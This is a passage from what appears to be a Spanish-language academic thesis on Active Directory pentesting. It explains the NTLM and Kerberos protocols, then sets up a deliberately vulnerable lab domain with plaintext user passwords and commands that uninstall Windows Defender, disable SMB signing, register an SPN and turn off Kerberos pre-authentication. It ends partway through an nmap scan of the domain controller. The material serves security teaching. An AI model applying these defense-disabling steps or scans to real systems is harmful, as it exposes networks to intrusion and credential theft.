


Figura 6. Autenticación NTLMv2 mediante credenciales de usuario de Active Directory

Una vez hemos conocido como se realiza el proceso de autenticación del protocolo NTLM, merece la pena indagar en la historia de este protocolo para poder entenderlo de una forma mucho más profunda.

En el año 1993, Microsoft pretendía solventar los problemas e imperfecciones de los *hashes* LM, introduciendo NTLMv1. Este nuevo protocolo introduce los *hashes* NT, los cuales se consideran una mejora respecto a los *hashes* LM, ya que son *hashes* MD4 que presentan una longitud de 16 bytes (128 bits) y permite diferenciar entre minúsculas y mayúsculas, características que no poseían los *hashes* LM. No obstante, aunque el *hash* haya cambiado, la forma de autenticación funciona de la misma manera que se ha mostrado anteriormente en la Figura 6, presentando un cambio en la respuesta al desafío. Gracias a la Figura 7, es posible detallar a bajo nivel, y de forma gráfica el proceso de construcción de la respuesta al reto en el protocolo NTLMv1:

1. El *hash* NT se divide en tres partes, es decir, dos partes de 7 bytes cada una y una parte de 2 bytes a la que se le añaden cinco caracteres nulos ('\0') de relleno.
2. Mediante el algoritmo criptográfico DES (criptografía simétrica en bloque) y utilizando cada una de las partes del *hash* NT como clave de cifrado, se cifra el desafío NTLM.
3. La salida resultante del desafío, cifrado con cada una de las partes del *hash* NT tomadas como clave de cifrado, se enlazan para formar la respuesta que le será enviada al servidor.

Pese a que este protocolo resolvía algunos de los errores de seguridad presentes en el protocolo LM, no termina de ser lo suficientemente robusto y presenta varias e importantes limitaciones, comenzando por el algoritmo de cifrado DES, el cual no se considera un algoritmo de cifrado suficientemente robusto e incluso en la actualidad es un algoritmo de cifrado inseguro. Seguidamente, es evidente que la tercera clave de cifrado es débil, ya que está compuesta por cinco caracteres nulos, además no se realiza un cifrado concatenado de bloques, es decir, cada una de las partes se pueden atacar de forma independiente ante la ausencia de difusión.

Ante la falta de robustez del protocolo NTLMv1, Microsoft decidió evolucionar el protocolo dotándolo de varias mejoras, naciendo así el protocolo NTLMv2.




Figura 7. Construcción de la respuesta al desafío NTLMv1

Aunque el protocolo NTLMv2 es una mejora del protocolo NTLMv1 mantiene los *hashes* NT, así como la forma de autenticación que se ha mostrado anteriormente en la Figura 6, con la particularidad de que la respuesta al desafío enviada por el cliente irá compuesta por dos paquetes:

1. El primer paquete mantiene el tamaño de 24 bytes e irá compuesto por dos mensajes:
 - a) El primer mensaje está compuesto por el HMAC1 en MD5 de una cadena de texto formada por el usuario y el dominio, en el que se utiliza el *hash* NT como clave de cifrado. Dicho HMAC1 se utiliza como clave de cifrado para cifrar el desafío NTLM enviado por el servidor. El resultado final, HMAC2 tiene una longitud de 16 bytes.

- b) El segundo mensaje es un desafío aleatorio enviado por el cliente que presenta una longitud de 8 bytes.
- 2. El segundo paquete se forma a partir de una marca de tiempo y de algunos valores como el desafío enviado por el cliente, además no presenta un tamaño fijo, sino que varía según la autenticación.




Figura 8. Construcción de la respuesta al desafío en NTLMv2

Pese a que el protocolo NTLMv2 ha conseguido mitigar muchas debilidades de su antecesor, algunas siguen perdurando hoy en día, debilidades que se atacarán más adelante en este mismo capítulo.

▪ Kerberos

El protocolo Kerberos fue creado por el Instituto Tecnológico de Massachusetts (MIT) a finales de la década de 1980 [37], como un protocolo de autenticación mutua, a diferencia del protocolo anterior que utilizaba una autenticación basada en desafío/respuesta, como se ha comentado anteriormente. El cliente verifica la identidad del servidor al tiempo que el servidor verifica la identidad del cliente. Microsoft comenzó a utilizar el protocolo Kerberos a partir de los sistemas Windows 2000 y debido a las grandes virtudes que presenta en cuanto a la autenticación, es un protocolo vigente en *Active Directory*. Ordinariamente, es un protocolo que presenta mayor robustez que otros protocolos de Microsoft, e incluso se utiliza de forma predeterminada para la autenticación de los usuarios, uso de determinados servicios dentro del dominio y para la comunicación en las relaciones de confianza con otros dominios.

Este protocolo dispone de una serie de elementos que son necesarios conocer para poder entender de manera correcta como se realiza la autenticación y cómo es posible usar los servicios que están a disposición en un dominio de *Active Directory*:

1. **Key Distribution Center (KDC):** Se trata de una parte del controlador de dominio que se encarga de ejecutar los procesos internos, conocidos comúnmente como *tickets*. Está formado por el *Authentication Server (AS)*, encargado de la autenticación de los clientes, y por el *Ticket-Granting Server (TGS)*, encargado de emitir accesos a los servicios del dominio.
2. **Tickets:** Son aquellos procesos internos que funcionan como autenticación del cliente por parte del controlador de dominio y/o como autorización por parte del KDC para acceder a determinados servicios. Existen varios tipos de *tickets* en función de la operación a realizar:
 - a) **Ticket-Granting Ticket (TGT):** Se trata de un *ticket* que recibe el usuario por parte del KDC al autenticarse en el dominio.

- b) ***Ticket-Granting Service (TGS)***: Se trata de un *ticket* que recibe el cliente por parte del KDC cuando quiere usar un servicio determinado. Cabe destacar que este *ticket* solo le será entregado al cliente al presentar su *ticket* TGT al KDC.

Mediante la Figura 9 es posible detallar de una forma gráfica el proceso de autenticación y solicitud de un servicio en el protocolo Kerberos:

1. El primer paso del diagrama hace referencia a la autenticación del usuario dentro del dominio, es decir, cuando un usuario introduce sus credenciales de acceso, de forma totalmente transparente ha solicitado un *ticket* TGT con el que poder pedir acceso a los diferentes servicios presentes en el dominio. El mensaje enviado al AS, presente en el KDC, se trata de un mensaje a nivel de red denominado *Authentication Server Request (AS-REQ)* formado por el nombre de usuario, una solicitud Kerberos y una marca de tiempo cifrada con el *hash* NT de dicho usuario.
2. Una vez el AS ha recibido la petición del usuario, descifra la marca de tiempo con el *hash* NT de dicho usuario para comprobar la identidad del usuario. Cuando la identidad ha sido correctamente validada, el AS le envía al usuario un *ticket* TGT y una clave de sesión, para que pueda solicitar acceso a los servicios presentes en el dominio. El mensaje enviado por el AS es un mensaje a nivel de red denominado *Authentication Server Response (AS-REP)* compuesto por el nombre de usuario, una clave de sesión y tiempo de vida del *ticket* TGT y el propio *ticket* TGT, el cual contiene el *Privilege Attribute Certificate (PAC)*, así como información sobre el propio usuario y los grupos a los que pertenece. Cabe destacar que el *ticket* TGT va cifrado por el *hash* NT del usuario KRBTGT, este usuario existe en todos los controladores de dominio y es de vital importancia no eliminarlo o modificarlo para el correcto funcionamiento del protocolo Kerberos dentro de *Active Directory*. En este mismo capítulo, más adelante veremos como este usuario pondrá de manifiesto una vulnerabilidad que nos permitirá obtener persistencia en un domino.

3. Cuando el usuario posea su *ticket* TGT y quiera acceder a un determinado servicio dentro del dominio, enviará su *ticket* TGT al KDC, más concretamente al TGS, para que este le envíe un *ticket* TGS que le permita acceder al servicio que está solicitando. El mensaje enviado al TGS, se trata de un mensaje a nivel de red denominado *KRB_TGS Request* (KRB_TGS_REQ) compuesto por el nombre único del servicio solicitado, denominado *Service Principal Name* (SPN), el nombre de usuario junto con una marca de tiempo ambos cifrados con la clave de sesión del *ticket* TGT y el propio *ticket* TGT.
4. Una vez el TGS haya recibido el *ticket* TGT del usuario y haya comprobado que es correcto, este le enviará un mensaje donde se encontrará el *ticket* TGS para acceder al servicio del dominio que estaba solicitando. El mensaje enviado al cliente, se trata de un mensaje a nivel de red denominado *KRB_TGS Response* (KRB_TGS_REP) compuesto por partes: la primera parte es solo interpretable por el cliente, está compuesta por el nombre del servicio junto con una marca de tiempo y una clave de sesión del servicio, mientras que la segunda parte es solo interpretable por el *Servidor del Servicio* (SS), está compuesta por el nombre de usuario junto con el nombre del servicio, la clave de sesión del servicio, los permisos del usuario y una marca de tiempo que indica la creación del *ticket* TGS.
5. El cliente que ha recibido el *ticket* TGS, podrá solicitar al *Servidor de Servicio* (SS) la utilización de dicho servicio que ofrece enviando su propio *ticket* TGS a través de un mensaje. El mensaje enviado al SS se trata de un mensaje a nivel de red denominado *KRB_AP Request* (KRB_AP_REQ) compuesto por el propio *ticket* TGS del usuario, así el SS puede comprobar la identidad del usuario ya que el *ticket* está cifrado con la clave de sesión del servicio. Además, existen varias comprobaciones que se pueden realizar para mejorar la seguridad del dominio como la verificación del SS por parte del cliente o incluso la verificación del PAC.




Figura 9. Diagrama de funcionamiento del protocolo Kerberos

Tras conocer el funcionamiento del protocolo Kerberos y una vez se han detallado todos los pasos, *tickets* y mensajes que son intercambiados, es posible llegar a pensar que este protocolo es lo suficientemente robusto como para ofrecer una buena seguridad en un entorno *Active Directory*, no obstante, existen debilidades de las que un atacante se puede aprovechar para ganar persistencia de forma permanente o incluso para acceder a cualquier servicio que se esté ofreciendo dentro del dominio, además de todas aquellas técnicas y herramientas que son capaces de burlar la seguridad que ofrece este protocolo. Merece la pena mencionar que estamos ante un protocolo sin estado, es decir, el KDC no almacena ningún tipo de registro con las operaciones realizadas, por lo que siempre dependerá de los *tickets* presentados, ya que estos serán aquellos que verifiquen siempre al usuario.

4.2. Entorno vulnerable de pruebas

Para preparar el entorno vulnerable, donde se realizarán los diferentes ataques a *Active Directory*, se ha utilizado el software de virtualización conocido como VMware Workstation 15. Gracias a este software de virtualización se ha podido construir un laboratorio de pruebas donde poder desarrollar este proyecto, este laboratorio de pruebas está compuesto por un total de cuatro máquinas virtuales, es decir, una máquina que actuará con el rol de atacante, con el sistema operativo Kali Linux 2021.1 y tres máquinas Microsoft (Windows Server 2019, Windows 10 y Windows 7) que serán aquellas que conformarán el entorno/dominio vulnerable de *Active Directory*.

El segmento de red donde estará conectado tanto el entorno/dominio vulnerable de *Active Directory*, como la máquina que tiene el rol de atacante, corresponde a la dirección 192.168.200.0/24. A continuación, en la Tabla 1, se detallan aquellas características de red de las máquinas virtuales y gracias a la Figura 10, es posible observar un diagrama del entorno vulnerable de pruebas *Active Directory* que se ha creado:

Tabla 1. Detalles de red de las máquinas virtuales que conforman el entorno de pruebas

Máquina	Dirección IP	Gateway	DNS
Microsoft Windows Server 2019	192.168.200.129	192.168.200.2	
Microsoft Windows 10	192.168.200.130	192.168.200.2	192.168.200.129
Microsoft Windows 7	192.168.200.131	192.168.200.2	192.168.200.129
Kali Linux 2021.1	192.168.200.128	192.168.200.2	




Figura 10. Diagrama del entorno vulnerable de pruebas Active Directory

Como se puede observar en la figura anterior, dentro de este segmento de red se ha creado un dominio de *Active Directory* que se ha denominado *awrscompany.local*. Tras la correcta instalación de todas las máquinas virtuales, vamos a definir los usuarios a nivel de dominio que vamos a utilizar en este laboratorio de pruebas:

Tabla 2. Definición de usuario a nivel de dominio de Active Directory

Nombre de usuario	Contraseña	Nombre completo	Descripción	Administrador
Administrador	P@ssw0rD!		Cuenta integrada para la administración del equipo o dominio	Controlador de dominio de <i>Active Directory</i>

miles.morales	Spiderman!06	Miles Morales	Becario del departamento de redes	
leyre.garcia	##!N@3wmf##	Leyre García	Jefa del departamento de redes	PC1 - W10
admin.it	P@ssword123	AdminIT	Cuenta de respaldo del administrador de IT	Controlador de dominio de <i>Active Directory</i>
awrs.batcprocess	!qW2#eR4	BatchProcess	Proceso batch	PC1 – W10 PC2 – W7
admin.test	Administrat0r1	AdminTest	Cuenta de administrador. Eliminar tras el primer uso. Password --> Administrat0r1	Controlador de dominio de <i>Active Directory</i>

En la Tabla 2 se especifican los usuarios que van a existir dentro del dominio de *Active Directory*, en ella es posible observar el nombre de usuario, su contraseña, el nombre completo, la descripción del usuario y aquellas máquinas donde tiene permisos como administrador. Una vez definidos los usuarios a nivel de dominio, es importante destacar la configuración que se ha seguido dentro de estas:

- **Máquina Kali Linux:** Al tratarse de una máquina que actuará con el rol de atacante, se ha decidido crear un entorno de trabajo profesional dentro de esta propia máquina, por lo que se ha instalado el gestor de ventanas *bspwm*, lo que ayudará con la organización de los ataques.

- **Máquina Windows Server 2019:** Puesto que esta máquina actuará como controlador de dominio, su configuración será clave para conseguir un entorno vulnerable donde poder realizar diferentes ataques.

Primeramente, e inmediatamente después de haber creado el dominio de *Active Directory*, deshabilitaremos el software antivirus y antispyware que viene instalado por defecto en todos los sistemas Windows posteriores a Windows 7 denominado Microsoft Defender mediante el siguiente comando en PowerShell:

```
Uninstall-WindowsFeature -Name Windows-Defender
```

Donde el parámetro “-name” hace referencia al nombre del servicio que queremos desinstalar. Acto seguido, procederemos a reiniciar el servidor para que se apliquen todos los cambios correctamente. Después, vamos a deshabilitar aquellas directivas de seguridad que firman las comunicaciones dirigidas hacia el protocolo de archivos compartidos de Windows para sistemas Unix, denominado Samba (SMB), para que así los ataques que se realicen más adelante resulten totalmente efectivos, ya que algunos de los objetivos de este proyecto, como se comentó en el capítulo 3, es mejorar y potenciar los conocimientos en seguridad ofensiva, así como reforzar las habilidades en *pentesting* y *hacking ético*. Por tanto, para deshabilitar estas directivas:

```
gpmmc.msc → Bosque: awrscompany.local → Dominios →  
awrscompany.local → Default Domain Policy → Editar →  
Configuración del equipo → Directivas → Configuración de  
Windows → Configuración de seguridad → Directivas Locales →  
Opciones de seguridad
```

Una vez en las opciones de seguridad deshabilitaremos las directivas denominadas:

```
Cliente de redes de Microsoft: firmar digitalmente las  
comunicaciones (si el servidor lo permite)
```

```
Cliente de redes de Microsoft: firmar digitalmente las  
comunicaciones (siempre)
```

Tras realizar estos cambios, vamos a generar un *ticket* TGS de Kerberos, que va a ir asociado a un SPN, para el usuario “awrs.batcprocess”. Gracias a este *ticket*, más adelante podremos poner en práctica varios ataques contra Kerberos. El comando que vamos a ejecutar en la consola cmd.exe para generar este *ticket* es:

```
setspn -a  
DC-AwrsCompany/awrs.batchprocess.awrscompany.local:58097  
awrscompany\awrs.batchprocess
```

SetSPN se trata de la aplicación que se utiliza para administrar SPN. Mediante el parámetro “-a” registramos un servicio concreto en una determinada máquina asociado a un determinado puerto, en este caso vamos a registrar un servicio que utiliza el nombre del usuario “awrs.batchprocess” en el puerto 58097 dentro del controlador de dominio y asociado a *awrscompany.local*.

Además, también haremos que el usuario “admin.it” no requiera de pre-autenticación al generar el mensaje AS_REQ, para ello:

```
Usuarios y equipos de Active Directory → Users → AdminIT →  
Propiedades → Cuenta → Opciones de cuenta → No pedir la  
autenticación Kerberos previa
```

- **Máquinas Windows 7 y Windows 10:** Estas máquinas serán los clientes que se conectarán con el dominio de *Active Directory*, por tanto, lo primero que tendremos que realizar en ellas es editar su configuración de red para que su servidor DNS primario sea el controlador de dominio, para ello:

```
Panel de control → Ver el estado y las tareas de red → Ethernet0  
→ Propiedades → Protocolo de Internet versión 4 → Servidor DNS  
preferido: 192.168.200.129
```

Acto seguido vamos a deshabilitar tanto el cortafuegos de Windows como todas aquellas características presentes en Windows Defender (para el caso de Windows 10).

Una vez hemos configurado correctamente todas las máquinas, para que se convierta en un entorno vulnerable, podremos comenzar a realizar los diferentes ataques. Aunque se hayan deshabilitado las medidas de protección y se hayan realizado configuraciones inseguras, este entorno de *Active Directory* no dista demasiado de un entorno empresarial que podríamos encontrar en la actualidad.

4.3. Ataques sobre el entorno de Active Directory vulnerable

Tras haber preparado y configurado correctamente el laboratorio de pruebas que contiene el entorno de *Active Directory* vulnerable, vamos a comenzar a realizar una serie de ataques como si de una auditoría técnica de *pentesting* se tratase.

Los ataques que vamos a realizar se centrarán sobre todo en protocolos de autenticación que anteriormente hemos detallado, tales como NTLM y Kerberos, pero también es de vital importancia realizar reconocimientos a nivel de *Active Directory* que nos sirvan de ayuda para encontrar nuevos vectores de ataques para llegar a comprometer todo el dominio.

Finalmente, se tratarán algunos conceptos sobre elevación de privilegios en sistemas Windows, conceptos que resultan fundamentales en auditorías técnicas, y que nuevamente ponen de manifiesto que, ante la ausencia de vulnerabilidades, tan solo una mala configuración es más que suficiente para que un atacante encuentre debilidades que puede aprovechar.

- **Fingerprinting sobre las máquinas**

Antes de comenzar con los diferentes ataques que vamos a desplegar, merece la pena realizar un reconocimiento activo, o también denominado *fingerprinting*, como se ha comentado anteriormente en el capítulo 2, para tratar de averiguar qué puertos y que servicios asociados a dichos puertos están disponibles en las diferentes máquinas Windows, ya que en este caso sabemos cuáles son sus direcciones IP.

Para realizar esta tarea de reconocimiento activo, se va a utilizar la herramienta NMAP, primeramente, escaneando al controlador de dominio mediante el siguiente comando:

```
nmap -sS -sV -p- --open --min-rate 5000 -n -v 192.168.200.129
```

Mediante el comando anterior le he indicado a la herramienta que realice un escaneo tipo TCP SYN, el cual resulta muy efectivo y silencioso (`-sS`), además que active la detección de versiones de los servicios que están ejecutando los puertos (`-sV`). Queremos que nos escanee todos los puertos de la máquina, es decir, los 65535 puertos (`-p-`), como atacante solo me interesan aquellos puertos que se encuentren abiertos (`--open`), además para proporcionarle más versatilidad al reconocimiento quiero que emita no menos de 5000 paquetes por segundo (`--min-rate 5000`). No quiero que aplique resolución DNS (`-n`) y a medida que vaya descubriendo puertos quiero que me los vaya mostrando (`-v`). Mediante la Figura 11 y la Figura 12 es posible observar los resultados que la herramienta NMAP ha reportado.

```
root@kali:~/ActiveDirectory# nmap -sS -sV -p- --open --min-rate 5000 -n -v 192.168.200.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-04 19:24 CEST
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 19:24
Scanning 192.168.200.129 [1 port]
Completed ARP Ping Scan at 19:24, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:24
Scanning 192.168.200.129 [65535 ports]
Discovered open port 445/tcp on 192.168.200.129
Discovered open port 135/tcp on 192.168.200.129
Discovered open port 53/tcp on 192.168.200.129
Discovered open port 139/tcp on 192.168.200.129
Discovered open port 9389/tcp on 192.168.200.129
Discovered open port 49673/tcp on 192.168.200.129
Discovered open port 5985/tcp on 192.168.200.129
Discovered open port 49666/tcp on 192.168.200.129
Discovered open port 49688/tcp on 192.168.200.129
Discovered open port 49665/tcp on 192.168.200.129
Discovered open port 636/tcp on 192.168.200.129
Discovered open port 49664/tcp on 192.168.200.129
Discovered open port 3268/tcp on 192.168.200.129
Discovered open port 3269/tcp on 192.168.200.129
Discovered open port 49670/tcp on 192.168.200.129
Discovered open port 49671/tcp on 192.168.200.129
Discovered open port 47001/tcp on 192.168.200.129
Discovered open port 49669/tcp on 192.168.200.129
Discovered open port 389/tcp on 192.168.200.129
Discovered open port 49700/tcp on 192.168.200.129
Discovered open port 49680/tcp on 192.168.200.129
Discovered open port 5357/tcp on 192.168.200.129
Discovered open port 593/tcp on 192.168.200.129
Discovered open port 464/tcp on 192.168.200.129
Discovered open port 49667/tcp on 192.168.200.129
